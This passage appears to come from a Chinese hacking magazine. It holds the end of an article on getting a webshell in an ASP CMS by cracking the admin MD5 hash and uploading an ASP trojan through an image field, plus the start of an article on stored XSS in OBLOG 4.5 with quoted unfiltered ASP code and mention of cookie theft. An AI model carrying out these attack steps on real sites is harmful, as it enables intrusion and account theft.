


图16 猜名字

name字段的第一个asc值为97，如图16。

最后猜解得到账号密码为：admin和21232f297a57a5a743894a0e4a801fc3（解出md5后，密码是admin）。

五、轻取webshell

进入后台后，我们选择播客->管理播客后随便找个节目点后面的修改，然后在影片图片那里直接选择一个asp马上传！如图17、18。

我们发现竟然直接上传了，可是在地址那里出来的却是一个jpg的图片后缀。大家别急，我们去它的上传目录看看，如图19。




图17 上传asp文件




图18 上传后的文件

看我们的马完好地在那里，只是被改了名字，而没有改后缀！并且名字还和那个上传后显示的图片名字一样，知道这些后我们快去访问一下吧！如图20。




图19 上传到服务器的文件

至此，我们轻松地拿下了一个webshell，攻克了一个站点。




图20 拿到webshell

六、总结

最后不得不说，这套程序简直就是XX的不能再XX了！写完稿子后才发现，原来admin目录下所有的文件几乎都没做权限设置，我们直接访问http://localhost/tccms/admin/boke/index.asp这个，就可以直接从第五步开始拿webshell了！真是不知道该说什么好！

深深地觉得这套程序用来做教材是再好不过了，各种漏洞应有尽有！嘿嘿，这次写得比较详细，是因为很多朋友在测试的时候碰到了一些代码本身的问题（例如上面的缺少包含文件）后就直接放弃了，而导致一个发掘漏洞的机会消失掉，所以我希望广大的新手朋友以后一定要学会发现问题解决问题，因为解决问题的本身也就是个学习的机会。

最后欢迎大家与我交流，我的ID是月无痕。

编辑点评：

只能说这个系统是太不专业了，错误一大堆，漏洞一大堆，无痕同学用了半个小时就看出几个明显的漏洞，或许真的就象作者说的，可以拿来做教材了。如果你有兴趣，可以继续研究下，针对这个系统来个漏洞大总结，可以刊个系列哈。有兴趣的赶快联系我哈，晚了就没有机会了。NOHACK

OBLOG 4.5跨站之行

图 Gxm&雕牌[L.S.T]&[H.S.T]

从本文你可以学到：

1、OBLOG跨站漏洞分析

2、OBLOG跨站漏洞实际利用

大家应该都知道oblog最近出了很大的漏洞，比如tb.asp、js.asp文件都出了漏洞，小雕是喜欢热闹的人，对跨站有很深的理解，曾发现国内各大邮箱的跨站漏洞(http://www.hackm.com/read.php?tid=3751.html)，所以我们下了一套OBLOG分析想找几个注射玩玩，没想到又发现跨站了。

一、跨站的测试及查找（黑箱+白箱测试）

马上安装OBLOG4.5，小雕叫我去申请个普通用户，一般跨站都出现在发表东西的地方，这不跨站漏洞就出现在发表日志中，如图1。

注意一下，跨站代码写在"源码<html>"那里，而不是设计模式中，填上验证码，点发布日志，再访问我们的首页看看，如图2。




图1 测试跨站

虽然弹出来的框框把中文字符进行了编码，但是我们跨站的用途无非是挂马，还有




图2 跨站成功

一些自动的表单提交，还有盗COOKIE，所以这对我们没有什么影响。

以上测试过程就是黑箱测试，只是没想到这么顺利。下面说下白箱测试，也就是看代码测试，让我们看看它ASP文件是怎么处理的，（抓包一下就知道它处理及变量的文件的名字了，在这里跳过）关键代码如下：

```
Sub savelog()
..........
If log_text = "" Then log_text = Replace_Plus(unescape(Trim(Request("edit"))))
'我们输入的内容不会为空吧，所以后面的不要看了，基本绕过
..........
log_text = Trim (log_text) '左右空格过滤为空
    log_text = Replace(log_text, "#isubb#", "") '小雕的解释是防止执行#isubb#动作，程序员自己写的
..........
If log_text = "" Or oblog.strLength(log_text) > Int(oblog.Cacheconfig(34)) Then oblog.adderrstr (tName & "内容不能为空且不能大于" & oblog.Cacheconfig(34) & "字符！") '对于内容长度的检测
..........
rs("logtext") = log_text '在数据库中修改，就是成功发表日志
```

可以看出对我们的跨站代码一点都没有过滤，小雕和偶喜欢黑箱测试，找注入漏洞的时候才喜欢看代码。（小雕：其实GXM是懒啊，还有点笨。）

据小雕汇报，第二个跨站漏洞在添加友情连接中，界面如下图3。




图3 添加友情链接

这个地方的跨站代码我们稍微要改动下，经过测试发现直接用上面的代码会被过滤的，再提交修改。修改后，我们再访问主页，可就是没有弹出框来，肯定有问题了，我们回到那里再看下（点“源代码<html>”后再点设计模式再点“源代码<html>”，发现**script**被过滤掉了，如图4。




图4 script被过滤了

